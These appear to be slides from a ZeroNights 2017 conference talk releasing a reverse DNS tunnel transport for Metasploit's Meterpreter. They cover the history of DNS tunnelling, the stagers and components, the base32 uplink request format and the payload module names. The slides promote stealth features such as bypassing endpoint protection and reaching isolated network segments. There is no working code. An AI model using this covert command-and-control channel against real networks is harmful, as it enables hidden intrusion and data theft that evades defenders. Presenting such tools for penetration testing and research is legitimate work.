Public release of Beta version!

Meterpreter over DNS

Reverse DNS tunnel transport for Metasploit

Alexey Sintsov (@asintsov)
Maxim Andreyanov (@max3raza)

DEFCON RUSSIA (DCG#7812)
https://defcon-russia.ru

ZERONIGHTS 2017
Moscow

DNS tunnel for almost 20 years…

DNS tunnel is not new: a lot of projects, PoCs and talks…

- [1998] Oscar Pearson
  First public tool and PoC at BugTraq
- [2004] Dan Kaminsky
  SSH tunnel over DNS
- [2006] Erik Ekman, Bjorn Andresson, Anne Bezemer
  IP tunneling
  https://github.com/yarrick/iodine
- [2008] Ty Miller
  Pentesting things and threats review
  http://www.blackhat.com/presentations/bh-usa-08/Miller/BH_US_08_Ty_Miller_Reverse_DNS_Tunneling_Shellcode.pdf
- [2010] Ron Bowes
  IP tunneling tool, shellcodes, PoC
  https://github.com/iagox86/dnscat2
- [2011] First malwares using DNS tunnel with C&C
- [2011] Alexey Sintsov… yeah I also played
  Download and exec via IPv6 + vbs RAT agent
  https://github.com/eik00d/Reverse_DNS_Shellcode
- [2012] CorelanC0d3r
  Download and exec via DNS TXT payload for msf
  https://blog.rapid7.com/2012/03/28/metasploit-update-5/
- [2017] Alexey Sintsov, Maxim Andreyanov
  https://github.com/defcon-russia/metasploit-framework
  https://github.com/defcon-russia/metasploit-payloads
  Transport for meterpreter

Our project features


COMPONENTS

- DNS tunnels:
  - Over IPv6 records (from WIN_XP)
  - Over DNSKEY records (from WIN_7)
- Stagers (shellcodes):
  - Win x86
  - Win x64
- Stages – metsrv.dll:
  - Win x86
  - Win x64
- Meterpreter bridge
  - DNS server (python code)

FEATURES


- **Stealth**
  - **No sockets/connection** from target process!
    svchost.exe will do it for you!
  - **No direct connections to Internet**
    Local DNS will do it for you!
- **Speed**
  - UPLINK – from 1 Kb/sec to 3 Kb/Sec
  - DOWNLINK
    - DNSKEY -- from 86 Kb/Sec to 660 Kb/Sec
    - IPv6 -- from 5 Kb/Sec to 16 Kb/Sec
- **Efficiency**
  - Isolated segments access
    Even if host in isolated VLAN with no Internet policy!
  - Endpoint protection bypass
    No sockets – no alerts!
- **METASPLOIT**
  - All **meterpreter** capabilities over DNS reverse tunnel transport
  - Supporting multiply consoles/jobs (use different SERVER_ID)
  - Up to 26 parallel sessions for one DNS Bridge

DNS tunnel


LAN
DMZ
Enterprise Networks
Client
Client
DNS
ISP DNS
DNS
DNS
Pentester's server/network
MSF DNS Bridge
NS for domain.com
Pentester's network
MSF Handler
TCP
Internet


Reverse DNS tunnel

Uplink, DNS **request**:
t.<base32>. <base32>. <base32>... domain.com




Reverse DNS tunnel

Uplink, DNS **request**:
t.<base32>. <base32>. <base32>... domain.com




Metasploit Payloads

payload	purpose
windows/meterpreter_reverse_dns	Stageless x86 meterpreter payload
windows/x64/meterpreter_reverse_dns	Stageless x64 meterpreter payload
windows/meterpreter/reverse_dns	Staged x86 meterpreter payload
windows/x64/meterpreter/reverse_dns	Staged x64 meterpreter payload

